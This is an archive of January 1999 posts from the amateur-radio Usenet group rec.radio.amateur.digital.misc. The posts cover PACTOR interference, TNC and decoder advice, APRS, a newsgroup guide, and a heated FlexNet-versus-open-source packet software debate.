http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

332. I have a question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: kce <kce@freeway.net>
Message-ID: <77tgfn$1o5@news.freeway.net>
Source record: 20228

now i dont want to start a war here or on the air but, why is it when operating pactor or
one of the other digital modes that in the middle of a link a bbs station suddenly appears
right on freq sending endless markers, if the bbs stations are susposed to be attended on some of the freqs why then do they insist on qrming other conversations that are in progress... how much traffic do these gateways handle with the popularity of the inet
being pretty much maxed right now? yeah yeah i know move up freq a little bit to get away from the bbs stations, well when one does that the rtty'ers quickly set up shop 200 hz above you for qrm . any suggestions please no flames i am serious on this.

333. Digital HF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Barun Gupta <barun@worldnet.att.net>
Message-ID: <36A250A8.7F545C52@worldnet.att.net>
Source record: 20229

I am interested in digital HF - RX only. I currently use a Kenwood R-5000 with a Hamcomm type interface from Pervisell, with RadioRaft as the decoder. What are my options to upgrade from this?

334. Radio computer control

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Rick Mintz <Rmintz@Frontiernet.net>
Message-ID: <77tm96$m7s$4@node17.cwnet.frontiernet.net>
Source record: 20230

Hi.

Been preparing to upgrade the station with some computer control. Part of this is to control my Yaesu G-800-SDX rotor via my contest software. Yaesu wants $300 for the interface! That's almost as much as the rotor was when I purchased it.

So... anyone in hamland come up with or can guide me to a homebrew interface to control the Yaesu rotors? Sounds like a good project for the electronically able, unlike me.

Please respond directly (also to the group, if you want).

73 de Rick, W1TY
Rmintz@frontiernet.net

335. Re: APRS Test this Sunday

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Carl Littlejohns <gw0tqm@nospam>
Message-ID: <VA.00000a53.006de05c@study>
Source record: 20231
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

True enuf.
I discovered that dos 7.4e will not 'see' winaprs position packets...

Nevertheless 4 stations on this time in the NW that I saw.

Carl
gw0tqm@ iname.com

336. WTB TR9000 Mike Plug

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: jfenn@lava.net
Message-ID: <77tpifaic1@mochi.lava.net>
Source record: 20232

I need a mike plug only that fits the Kenwood TR9000 Vhf all mode
Transceiver. Even Kenwood dont have them anymore.
Joe (aka kilroy)

--
****
* jfenn@lava.net *
* Ham KH6JF (since '37) *
* MARS (AARS) ABM6JF (since '40) *
* WW2 Vet ARMY SIGNAL CORPS *
****

337. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <77tlig$e9a@news1.newsguy.com>
Source record: 20233

The desire and its manifestation to appropriate by force, fraud or other means the wealth and property created by the lives of others did not end with the Emancipation Proclamation. In a civilized society, it is reprehensible by whatever name you call it, even though most of us engage in that activity in one form or another, to one degree or another.

Rule #1 of the real world: If you cannot secure your property, some SOB will take it.

Rule #2: If you were not given, free of coercive influence, the product or use of the product, by the producer or owner or a legitimate agent; you stole it.

Hell to be human, aint it? Worse yet to be without fault.

Pete/wa4hei

338. Re: I have a question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36A27182.CAF8E084@NOSPAMworldnet.att.net>
Source record: 20234

I am fairly certain that the Winlink software looks for activity on the channel before transmitting, and of course will not transmit if any activity is detected. It could be that the BBS station simply couldn't hear you as well as you could hear them, or perhaps it was another station trying to contact the BBS that didn't hear you. I'm sure any interference is unintentional, in any event.

In cases where this does occur and the other station is automated, the best thing to do is just move a bit. Just one of those things. The BBS stations do serve a very useful purpose for those without landline access to the net, and I for one do not mind tolerating them one bit. Their operators are doing a lot of people a great service and receiving no compensation in return. Not a flame, just another point of view...

P.S. A good 500 Hz IF filter is a great investment, if you are not already so equipped.

- Seth

(Please remove the 'NOSPAM' text from the above address to send a personal reply. I apologize for the inconvenience.)

kce wrote:
>
> now i dont want to start a war here or on the air but, why is it when
> operating pactor or
> one of the other digital modes that in the middle of a link a bbs
> station suddenly appears
> right on freq sending endless markers, if the bbs stations are susposed
> to be attended on some of the freqs why then do they insist on qrming
> other conversations that are in progress... how much traffic do these
> gateways handle with the popularity of the inet
> being pretty much maxed right now? yeah yeah i know move up freq a
> little bit to get away from the bbs stations, well when one does that
> the rtty'ers quickly set up shop 200 hz above you for qrm . any
> suggestions please no flames i am serious on this.

339. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77tslh$ltd@enews3.newsguy.com>
Source record: 20235

markv@pixar.com wrote in message <77tl43$64h$1@nnrp1.dejanews.com>...

>
>> >Your criticism was presumably on the approach of open software, somehow
>> >implying that somehow it wasn't a valid way to design reliable, high
>> quality
>> >software.
>>
>> Not at all!
>
>Earlier you maligned my choices of interesting, reliable and valuable
>software as being of interest only to a geek minority. You seemed to imply
>further that it was the approach that was doomed, and that such software
was
>the result of untalented, unprofessional programmers.

Sorry, I'm one of those guys who has no trouble staying on topic, and
sometimes I unreasonably expect everyone else to do so as well. You can talk
about anything you like, of course, but my remarks are confined to the
narrow scope of Amateur Radio. So you can pretty well take for granted that
when I talk about software, I'm talking about software written for and by
Hams.

>
>> >Such an opinion is (in the view of many professional software
>> >engineers, as well as untold masses of talented hackers) almost
certainly
>> >incorrect. Nobody was arguing with your assertion that Flexnet works,
or
>> >that it is high quality, merely that the open software development
>> philosophy
>> >has enabled the creation of many significant works, and that packet
radio
>> >could benefit from such an approach.
>>
>> I don't doubt open development COULD be beneficial... I was merely
pulling
>> my head down from the clouds of theory for a moment and taking a quick
peek
>> at "observed reality". (Try it, some time.) In "observed reality", no
>> significant software expressly designed for use by Amateurs has resulted
>> from open development within the Amateur Radio programming community.
>
>You might not like it, but the Linux AX.25 implementation works rather
well.

>And even if that didn't exist, packet radio _can_ benefit from the same
>methodology that has benefited other aspects of computing.

CAN is a lot like IF, and that's a big IF right now, and will be until some
really decent software emerges from an undisciplined "thousand
monkees/programmers with computers" approach.

The performance of the ax25 implimentation in LINUX does not affect me one
way or another. I don't run LINUX, so how could it? Hams use C-64's, Macs,
palmtops, old vintage PC's, Amigas, Win3.11,
OS/2, you name it. What's so special about using another oddball operating
system? You guys really have a complex. Get over it.

>
>The `observed reality' is that open source software evolves quickly. Bugs
>are fixed quickly. Portability is improved. In general, it becomes
>infinitely more useful than any closed source development.

There you go again, forgetting that we are talking about Ham Radio software.
Your comments above are laughable when applied to the development of *NOS.

>
>Can individual programmers do great things? Sure, there is almost always a
>key group involved in setting the major directions of free software. But
the
>real strength of open software comes from the parallel debugging, the
ability
>of individuals not originally involved to provide fresh insights,
>perspectives and motivation.

You can't do that for yourself? Sorry to hear that.

>
>If you are going to try to make money off of software, by all means, keep
the
>source code protected. If you decide to release your software for free, I
>urge people to release their source code so that others can assist in
making
>your software more capable, better debugged, and provide additional
features
>you may not have forseen.

Yes, that's exactly what the authors of FlexNet are trying to avoid, and
doing so is a key element to FlexNet's performance. The problem you are
having here is a bit of provincialism on your part. You are looking only at
programming practices and are outraged that your pet system did not produce
the desired "product". Meanwhile a larger pattern is whizzing right by you,
that has nothing particular to do with programming practice, but a lot to do
with this particular software's functionality. Any programmer who has spent
extra hours working out "user friendliness" (idiot-proofing) should know
what I am talking about. Getting the program to do it's basic task is only
half of the merry-go-round.

FlexNet's authors wanted to eliminate a big problem with Amateur Packet Radio networking software, and that problem was the static, user-adjustable parameters which no two hams agree upon of the setting up of. You would have to be an experienced Packet Radio op to understand exactly how much chaotic, cruddy operation results from maladjusted static, user-settable TNC parameters. An average TNC such as a TNC2 clone has dozens of adjustable parameters, very few of which are ever understood by the TNC's users. This, of course, leads to poor performance and lots of arguements over parameter settings. (Parm Wars)

So the FlexNet group developed a small-scale "expert system" which automatically, dynamically adjust all but two ot three TNC parameters according to current operating conditions. This takes parameter adjustment out of the SYSOP's and Users' hands, and has delivered a level of operating efficiency far beyond any of the User-settable, static parameter systems. It's like having a little expert on TNC parameters sitting in the box, constantly watching the link performance and fine-tuning your TNC's software for the very best performance. It removes the rather unreasonable need for every Packet op to either be an expert on link parameters or utterly cooperative with those who ARE experts. With FlexNet, intelligent software handles the TNC parameters and nobody argues about the settings or attempts to monkey around with them.

They've been tweaking this system for years and it works just fine, thank you. No modification is needed for FlexNet's intended purpose. If you wish to go beyond the author's intended purpose, you are quite welcome to write and develop your own system to do so.

If the protocol were "open", none of this would be possible, of course. Various hacks would arise with wildly differing parameter adjustment systems conflicting with each other, multiple bugs would arise, nobody could be sure which version to trust, and soon FlexNet would be just as silly and bug-ridden as *NOS is now. We've had enough, I think, of the "parameter wars" which FlexNet is finally putting to bed.
Thanks, but no thanks to open hacker access.

>
>> I thought it was funny how W0RLI defended the open development deal, then
>> announced that HE (one person) was working on a new concept tcpip BBS.
;-)
>> You notice that Hank did not lay out every thing he had done so far so
that
>> the mob could play with it. When he gets serious about producing a new
bit
>> of software he goes to work on it himself, consulting a few other folks
but
>> making all of the important decisions himself. A lot of competent
>> programmers tend to do that.
>
>Sure, and alot of them never deliver a single line of code either.

Hank delivers. Are you implying otherwise? What amateur Packet Radio software have you written, and how many Hams actually use it? You can take

little snide, ignorant remarks like that and stick them.

>> >> Fortunately, it didn't work out that way. FlexNet is actually more
stable
>> >> and bug-free than the good old G8BPQ node software I have used for
years.
>> >> I've run JNOS before, and watched it crash for a variety of reasons on
a
>> >> regular basis.
>> >
>> >And since you had the source code, you could have figured out why, fixed
it
>> >and delivered the bug fix to other hams so that EVERYONE could have
>> >benefitted.
>>
>> Oh, yes, one more amateur programmer monkeying around with it will fix it
>> right up. A professional would drop the whole thing (except Phil Karn's
>> original code) in the bit-bucket and start over. In fact, I would be
willing
>> to take bets that that's exactly what W0RLI ends up doing.
>
>Well, perhaps you have very little confidence in your own abilities, but
there
>are many with both the ability and the confidence to fix bugs and make
>improvements.

Yeah, right. That's why *NOS is so totally bug-free. Get real.

>
>> Too many bugs, too many blundering hacks by half-educated programmers,
ect,
>> and so on. It's great for educational purposes, but don't hold your
breath
>> waiting for a solid, competent bit of software to come out of it.
>
>Fine, so start over. Open source software can also provide a starting
point
>for understanding what _not_ to do, as well as what to do. Flexnet can
>provide neither.

That's nice, but you must remember that with FlexNet, there is no need to
start over because it is very stable, functional software. It works just
fine.

>
>>
>> >Or at least you could if you bothered to learn how to program
>> >instead of waiting for better appliances to appear. Of course, if (god
>> >forbid, we know it is impossible) you discovered a bug in Flexnet, you'd
>> pen
>> >some email to the authors and be forced to wait for them to fix it.
>>

>> I had to give up programming several years ago, and do not intend to take
it
>> up again.
>
>Perhaps it is because you couldn't understand the basic premises of
software
>engineering?

No, nothing like that. I quit to make time for other things. Serious programming is very demanding of both time and concentration, and is not worth doing half-way. So I quit. Lots of things I don't do any more, making room for lots of other things I will be doing instead.

>
>> >You know, I still have a copy of Phil's original code. I still run it
>> >occasionally on various puny DOS boxes I want to link to my LAN. It
works
>> >fine.
>>
>> That's what I keep hearing. Phil Karn produced good code, and then the
>> tcp-group took turns urinating all over it for ten years. The crowning
>> achievement of all that whizzing around was *NOS, famous as the single
most
>> worthless and bug-ridden piece of software ever utilized by Hams. -
Hardly a
>> good testimonial for open development of Ham Radio software, but it will
>> have to do since it is the only major example of such that we have to
judge
>> by.
>
>I remember using KA9Q for regular (gasp!) wire networking back in the days
>when there were only 8088 PCs around. The fact that we could use TCP/IP to
>move files back and forth and use telnet was great, infinitely more useful
>than the proprietary network solutions available back then. We _did_ fix a
>number of small bugs. And it served us well. More recent versions have
all
>sorts of gruesome BBS features grafted on, which is just not very
>interesting, so I tend to (still occasionally) fire up KA9Q's NET.EXE on my
>DOS box that I use for packet.

The ones with the half-hacked BBS functions are the result of ten year's work on Phil's code by "open development" programmers. Hardly a bragging point.

>
>> >Many comptentent programmers are fully willing (even eager) to donate
their
>> >efforts to free software. If you had vision that reached beyond the end
of
>> >your nose, you'd be taking advantage of their labors.
>>

>> Sorry, OM, but my "vision" is not clouded by any need to maintain any
sacred
>> cows. I go by observed reality, not what I would LIKE to think was true.
I
>> just stick with the facts, and the facts do not support the theory that
open
>> development is going to be very productive within the Amateur Radio
>> community.
>
>*Laugh* Charles, your whole perspective is trying to maintain the sacred
cow
>of AX.25 1200 baud packet networking.

Whoever told you that was having a bit of fun with you.

>Your grasp of reality is at best
>tenuous.

Hey, I'm not the one who keeps forgetting that we are talking about software
for/by Amateurs.

>If open source software hasn't helped the amateur radio community,
>it says more about the amateur radio community than it does open source
>software. Mark

I won't argue with that, Mark. I've discussed things with several of the
*NOS hackers and none of them impressed me as having enough sense to wipe
their own bums. Maybe another group of Hams will do a better job of it,
bringing credit to the idea of open development of Amateur Radio software.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

>
>>
>> 73 DE Charles Brabham,
>> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>> http://www.texoma.net/~n5pvl
>>
>>
>
>------------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

340. Re: Digital and SoundBlaster Thanks all !

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Rich McCabe <rmccabe@dwx.com>
Message-ID: <36a2ba9b.0@207.206.192.3>
Source record: 20236

Well I am downloading some of the suggestions and will give it a try. As far as hardware the "shack" PC is a P2-300 with 128 SDRAM and an AWE 32 soundcard.

Thanks again to all that contributed...

73,

Rich

KD0ZV

Peter Fournia wrote in message <369C1975.B0B323F8@frontiernet.net>...
>Richi,
>Have you tried SB FFT12 by KW5Q? It does a good job on audio filters but needs
>a true Sound Blaster 16 card. It can be downloaded from:
>http://www.interlog.com/~stevef/amateur.htm and listed on that page as
>"Spectral Display/Filtering for Sound Blaster".
>
>It will run in a DOS window using Windows 95. I had a lot of fun with it. It
>did a great job of wiping out hetrodynes on 40 meters.
>
>Peter F, W2SKY
>
>
>Richi wrote:
>
>> Is it really possible to take advantage of the latest Creative Labs
>> technology and compete with the Amateur radio hardware available for Morse,
>> DSP, etc....
>>
>> I have D/L'd a lot of programs for the above mentioned task and really
>> haven't found anything impressive. Is this because the SoundBlaster isn't
>> capable of doing as much as the dedicated hardware.
>>
>> I did get Brian Beezleys DSP program to work momentarly and it appeared to
>> be on track. I did not like the fact that it has to run in DOS though. I
>> want a partial window running on the desktop. Geez how are you supposed to
>> get E Mail when the DSP is running. Make me shake just thinking about it...
>>

>> Any input would be appreciated. Is there any REAL cool stuff out there
for
>> taking advantage of the Soundblaster...
>>
>> 73,
>>
>> Rich
>> KD0ZV
>

341. Whats the hot TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Rich McCabe <rmccabe@dwx.com>
Message-ID: <36a2bc80.0@207.206.192.3>
Source record: 20237

I am sure I will get a lot a varied results but I thought I would give it a shot..

I bought a TNC about 7 years ago and really found that it didn't interest me. Most of the stuff that was transfered was things I was getting E Mail anyway.

Well last night I was at my friends shack for the contest. (NN0I). He is using a nice contesting program and has packet ported into it. Now I am interested....

So I am going to buy a TNC so I can get DX cluster packet. I have this problem buying the budget model. I like to tinker, like all hams. So what should I buy that will allow me to "try it all" What is the best ? I see Kams for a lot of $$$$ advertised. Is that the cats meow ?

Thanks,

Rich

KD0ZV
rmccabe@dwx.com

342. Guide to the rec.radio Newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <77ulq1$scn@news.Hawaii.Edu>
Source record: 20094
Cross-posted to: rec.radio.amateur.dx,rec.radio.amateur.digital.misc

Archive-name: radio/personal-intro

This message describes the rec.radio.amateur.*, rec.radio.cb, rec.radio.info, and rec.radio.swap newsgroups, as well as their Internet mailing list counterparts and complements. It is intended to serve as a guide for the new reader on what to find where. Questions and comments may be directed to Jeffrey Herman, WH6U, (jeffreyh@hawaii.edu), or Paul Schleck, K3FU, pschleck@novia.net.

This message was last changed on 14 March, 1998.

History
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Way back when, before there was a Usenet, the Internet hosted a mailing list for hams, called (appropriately enough) INFO-HAMS. Ham radio discussions were held on the mailing list, and sent to the mailboxes of those who had signed up for it. When the Usenet software was created, and net news as we now know it was developed, a newsgroup was created for hams: net.ham-radio. The mailing list and the newsgroup were gatewayed together, eventually.

Over the years, as the net grew, the volume of discussion became progressively higher. First one by one, and then as part of two reorganizations, what was once one group became many. In the process, developments elsewhere on the net were reflected in the groups as they were created, most notably the change to place all of the ham radio groups in one hierarchy.

The collection of newsgroups continues to grow as more people join the net, and as more topics of discussion gain volume, I expect to see more groups be created as well. This follows what is happening on the rest of the net.

Nearly all of the radio newsgroups have corresponding mailing lists, the notable exception being rec.radio.swap. There are also a few mailing lists that don't have newsgroups.

The Current Groups
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It's important to post messages to the group that's appropriate for them, and not to the groups that aren't. The whole idea of having different newsgroups is so that folks who aren't interested in, say, homebrewing, don't have to wade through messages about homebrewing on the way to read about Field Day. Posting appropriately is just good etiquette.

The rec.radio.amateur.misc group is the catchall. It is what rec.ham-radio was renamed to during the first major reorganization. Any message that's not more appropriate in one of the other groups belongs here, from contesting to DX to ragchewing on VHF to information on becoming a ham.

The group rec.radio.amateur.digital.misc is for discussions related to (surprise!) digital amateur radio. This doesn't have to be the common two-meter AX.25 variety of packet radio, either; some of the most knowledgeable folks in radio digital communications can be found here, and anything in the general area is welcome. The name was changed to emphasize this, and to encourage discussion not only of other text-based digital modes, such as AMTOR, RTTY, and Clover, but things like digital voice and video as well. The former group, rec.radio.amateur.packet, was removed on September 21st, 1993. It is obsolete, and you should use .digital.misc instead (or the appropriate new mailing list, mentioned below). The group has .misc as part of the name to allow further specialization if the users wish it, such as .digital.tcp-ip.

The swap group is rec.radio.swap. This recognizes a fact that became evident shortly after the original group was formed: Hams don't just swap ham radio gear, and other folks besides hams swap ham equipment. If you have radio equipment, or test gear, or computer stuff that hams would be interested in, here's the place. Equipment wanted postings belong here too. Discussions about the equipment generally don't; if you wish to discuss a particular posting with the buyer, email is a much better way to do it, and the other groups, especially .equipment and .homebrew, are the place for public discussions. There is now a regular posting with information on how to go about buying and selling items in rec.radio.swap; please refer to it before you post there. To answer a frequently asked question: No, there is no mailing list that goes along with this group. If you can't read Usenet news directly, you're out of luck.

The group rec.radio.amateur.policy was created as a place for all the discussions that seem to drag on interminably about the many rules, regulations, legalities, and policies that surround amateur radio, both existing and proposed. Recent changes to the Amateur Radio Rules (FCC Part 97) have finally laid to rest the Great Usenet Pizza Autopatch Debate - it's now legal to order a pizza on the autopatch, if you're not in the pizza business - as well as complaints about now-preempted local scanner laws hostile to amateurs, but plenty of discussion about what a bunch of rotten no-goodniks the local frequency coordinating body is, as well as the neverending no-code debate, may still be found here.

The group rec.radio.cb is the place for all discussion about the Citizens' Band radio service. Such discussions have been very inflammatory in rec.ham-radio in the past; please do not cross-post to both rec.radio.cb and rec.radio.amateur.* unless the topic is genuinely of interest to both hams and CBers - and very few topics are.

The rec.radio.info group is just what its name implies: it's the place where informational messages from across rec.radio.* may be found, regardless of where else they're posted. As of this writing, information posted to the group includes Cary Oler's daily solar progagation bulletins, ARRL

bulletins, the Frequently Asked Questions files for the various groups, and radio modification instructions. This group is moderated, so you cannot post to it directly; if you try, even if your message is crossposted to one of the other groups, your message will be mailed to the moderator, who is currently David Dodell, WB7TPY. The email address for submissions to the group is rec.radio.info-moderator@primenet.com. Inquires and other adminis-trivia should be directed to rec.radio.info-request@primenet.com. For more information about rec.radio.info, consult the introduction and posting guidelines that are regularly posted to that newsgroup.

The groups r.r.amateur.antenna, .boatanchors, .dx, .equipment, .homebrew, and .space are for more specialized areas of ham radio: discussions about antennas, the older tube based amateur, military, and commercial gear, commercially-made equipment, homebrewing, and amateur radio space operations. The .equipment group is not the place for buying or selling equipment; that's what rec.radio.swap is for. Similarly, the .space group is specifically about amateur radio in space, such as the OSCAR program and SAREX, the Shuttle Amateur Radio EXperiment; other groups cover other aspects of satellites and space. Homebrewing isn't about making your own alcoholic beverages at home (that's rec.crafts.brewing), but rather construction of radio and electronic equipment by the amateur experimenter. The .dx group is devoted to long distance amateur communications. Each of these subgroups has its own charter and FAQ; please refer to the archives to find these documents.

Except for rec.radio.swap and rec.radio.cb, all of these newsgroups are available by Internet electronic mail in digest format; send a mail message containing "help" on a line by itself to listserv@ucsd.edu for instructions on how to use the mail server.

All of the groups can be posted to by electronic mail, though, by using a gateway at the University of Texas at Austin. To post a message this way, change the name of the group you wish to post to by replacing all of the '.'s with '-'s - for example, rec.radio.swap becomes rec-radio-swap - and send to that name@cs.utexas.edu (rec-radio-swap@cs.utexas.edu, for example). You may crosspost by including multiple addresses as Cc: entries (but see below). This gateway's continued availability is at the pleasure of the admins at UT-Austin, and is subject to going away at any time - and especially if forgeries and other net.abuses become a problem. You have been warned.

Mailing Lists

In addition to the mailing lists that mirror the Usenet newsgroups, there also are a few that stand alone. These cover specific areas of ham radio, and discussion is focused on just those areas.

The cq-contest mailing list is for discussions of contesting in ham radio. To join, send email with the word "subscribe" on a line by itself to cq-contest-request@tgv.com.

The DX mailing list covers the finer points of DXing. This one is also joined by mailing "subscribe" on a line by itself, this time to

dx-request@unbc.edu.

There's also a VHF mailing list, for VHF operators of the weak signal persuasion. You can join this one be sending "subscribe vhf" on a line by itself to vhf-request@w6yx.stanford.edu.

The QRP-L list is devoted to building and operating gear at low-power outputs. To subscribe, send an email to listproc@lehigh.edu and only write: subscribe qrp-l Your Name.

The TopBand e-list is devoted to all areas of operation on 160m. To subscribe, send an email to majordomo@contesting.com and only write: subscribe topband and follow the instructions you'll be sent.
This site, contesting.com, also hosts a couple dozen other ham-related e-lists. Use the above address, and only write: lists to get the entire index.

The Boatanchors e-list is devoted to the older tube-based ham, military, and commercial communications gear. To subscribe, send an email to: listserv@listserv.tempe.gov and only write: subscribe boatanchors

For homebuilding transmitters and receivers using tube technology, there is the Glowbugs e-list; send an email to: majordomo@piobaire.mines.uidaho.edu and only write: subscribe glowbugs <your@address.here>

The VHF DX discussion list can be accessed by sending an email to: majordomo@blacksheep.org and only writing: subscribe VHF-DX-discuss.

We now have a list devoted to amateur radio history. To subscribe, send an email to: ham-radio-history-subscribe@egroups.com - leave the body of the message blank.

Qth.net hosts over 100 ham-related e-lists, including lists devoted to each state, manufacturer, mode, band - too many to state here. Send an email to majordomo@qth.net and only write: lists to get the complete index.

For one of the most complete indexes of email lists, see the excellent web site http://pw2.netcom.com/~ac6v/pageae.html

Please do NOT send subscription requests to the mailing lists themselves; that doesn't work very often, and is very annoying to those on the list. Also, please keep your electronic mail address current with any mailing lists you subscribe to, as dealing with returned email is a nuisance for the person maintaining the mailing list.

A Few Words on Crossposting
==========

Please do not crosspost messages to two or more groups unless there is genuine interest in both groups in the topic being discussed, and when you do, please include a header line of the form "Followup-To: group.name" in your article's headers (before the first blank line). This will cause followups to your

article to go to the group listed in the Followup-To: line. If you wish to have replies to go to you by email, rather than be posted, use the word "poster" instead of the name of a group. Such a line appears in the headers of this article.

One of the few examples of productive cross-posting is with the rec.radio.info newsgroup. To provide a filtered presentation of information articles, while still maintaining visibility in their home newsgroups, the moderator strongly encourages cross-posting. All information articles should be submitted to the rec.radio.info moderator so that he may simultaneously cross-post your information to the appropriate newsgroups. Most newsreaders will only present the article once, and network bandwidth is conserved since only one article is propagated. If you make regular informational postings, and have made arrangements with the moderator to post directly to the group, please cross-post as appropriate.

--
Jeffrey Herman, WH6U (ex KH6OO), rec.radio.amateur working-group
jeffreyh@hawaii.edu

343. Re: APRS Test this Sunday

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Simon Lewis <slewis@pacsat.demon.co.uk>
Message-ID: <FIrxIGACDvo2EwzO@pacsat.demon.co.uk>
Source record: 20095
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

In article <VA.00000a53.006de05c@study>, Carl Littlejohns
<gw0tqm@nospam.?> writes
>True enuf.
>I discovered that dos 7.4e will not 'see' winaprs position packets...
>
>Nevertheless 4 stations on this time in the NW that I saw.
>
>Carl
>gw0tqm@ iname.com
>

I looked at the TAPR site but the WinAPRS FTP directory has alot of
files in there! Which files do I need to download to run WIN APRS - can
anyone advise?

73 Simon GM4PLM
+--+
| Simon Lewis GM4PLM Editor - EMN |
| European Microwave News - Supporting Microwave Radio Across Europe |
| Homepage - www.pacsat.demon.co.uk Email emn@pacsat.demon.co.uk |
+--+

344. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <36A30276.55A24FE6@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20096

Rob Janssen wrote:
>
> Dana H. Myers K6JQ <Dana@Source.Net> wrote:
> >In article <77mg51$hds@enews4.newsguy.com>,
> > "Charles Brabham" <n5pvl@texoma.net> wrote:
>
> >> Steve Sampson wrote in message ...
> >> >When is flexnet going to get a KISS driver?
> >> >One that works with real TNC's.
>
> >> From what I gather from the docs, the authors of FlexNet do not consider the
> >> KISS interface to be efficient enough for serious use - so they do not
> >> encourage it's use with FlexNet.
>
> >The issue, Charles, is not about efficiency. The issue is apparently
> >one of latency. Frankly, I tend to believe the emphasis on low-latency
> >may be overwhelmed by the rather long latency typical of PLL transmitters.
>
> The problem with KISS is not in the bytes or bits wasted to send a HDLC
> frame in ASYNC format, but in the control of the channel that is lost.

Thank you Rob! You are the first one here that contributes with a
technically correct explanation, why KISS should be avoided. I hope,
this will make
clear, why KISS is not supported in FlexNet as a protocol for TNCs.

> A Baycom modem provides this coupling, a KISS TNC does not.
> An SCC card provides the best of both worlds.
>
> (the latter fact makes it unfortunate that the Flexnet people don't want
> to write a generic SCC card driver, but include only a driver for the cards
> produced by their Baycom friends. and even that driver is only included
> as an unsupported item commented as "badly written". One would expect
==========
> DK7WJ to put his effort in writing a really optimal SCC card driver so
> that everyone can have the good channel control that he likes to have)

This is *not* true. The driver (XSCC by Henk de Groot, PE1DNN) is on the
official FlexNet download page
(http://dl0td.afthd.tu-darmstadt.de/~flexnet/modules.html).
The author said it is "Beta-test software", thats all there is.
Of course nobody says it is "badly written" - who told you
that?
BTW: only a few of the L1 drivers for PC/FlexNet are written by DK7WJ
himself, most of them are written by others (HB9JNX, DL8MBT, DG1SCR,

DG2FEF).
This is not a problem, as the specification for the L1 drivers are
available.

Gunter canï¿½t write a SCC driver, as he doesnï¿½t own an SCC card.
Furthermore
here we actually have the specification available. You all want the
specification for the FlexNet autorouter implying that Gunterï¿½s
implementation
isnï¿½t good enough - now you have the specification for the L1 and now
you
are saying: the spec is nice, but *please* let DK7WJ do the driver, as
software
written by others doesnï¿½t work.... What do you want?

73ï¿½ Alexander
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345. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <36A30311.A09DFB1E@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20097

Steve Sampson wrote:
>
> Charles Brabham wrote
> >
> >Looking back on *NOS's ten years of open development, and comparing it with
> >the accomplishments of the authors of FlexNet over that same span of time,
> >I'd say you have picked a very difficult position to defend.
>
> Well, let's be accurate here. flexnet was trotted out after years of NET,
> NOS, and
> Netrom making their contribution. flexnet wasn't around in the DOS 5 days,
> while NET, NOS, and Netrom were.

FlexNet was first released 10 years ago - for the RMNC, a 6809 based
special
AX25 network controller. The DOS version became publically available I
think in
1994 - maybe even 1993.

>
> I'll let you in on a secret: the reason why flexnet will never be released
> in source
> form, is that most of the ax.25 and basic algorithms were lifted directly
> out of
> previous packet software, and merely modified (hacked) to its present form.

Of course I ï¿½m only guessing as I donï¿½t have the source code, but why
should
you copy something from other software, if your intention was to build
something
better? FlexNet does so many things completly different from other AX.25
software
it is hard to believe Gunter really did that.

1. FlexNet was the first implementation of a virtual circuit router - in
contrast
to Netrom and TCP/IP, that are datagram routers
2. The first implementation was for a 6809 Flex system (thatï¿½s why it is
called
FlexNet), then some other guys here developed the RMNC and by
coincidence used the
6809, too.
So the first L1 driver was for a 6809 together with a 8530 SCC. From
whome should
he have copied that? TNC1?

73ï¿½ Alexander

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346. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <36A303E0.C2793774@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20098

Rob Janssen wrote:

> >So why does this work in Europe? As you know, that is exactly the way
> >we
> >do TCP/IP here.
>
> I hope you realize that I am in Europe as well, and that we (in the
> Netherlands) do IP a different way. We have nodes running on PC hardware
> and doing NET/ROM and TCP/IP routing natively (i.e. we don't use separate
> systems for IP routing)

I do and I understand this is a way to do it. But TCP/IP is in our
opinion here
only 1 possible procotol. So we keep that seperated.

>
> What would be good (and what we have here) is a system of nodes where
> every IP user can point his default route, and the nodes themselves make
> all the routing decisions. The user does not need to build a table of
> AX.25 calls, and is not tempted to use a small table instead of an
> optimal table.

Thatï¿½s what we want, too. Currently we achieve that using Linux boxes
with
fully configured IP routers. Unfortunatly it still takes a lot of work
for the
sysop to keep the IP routes "up to date"...

>
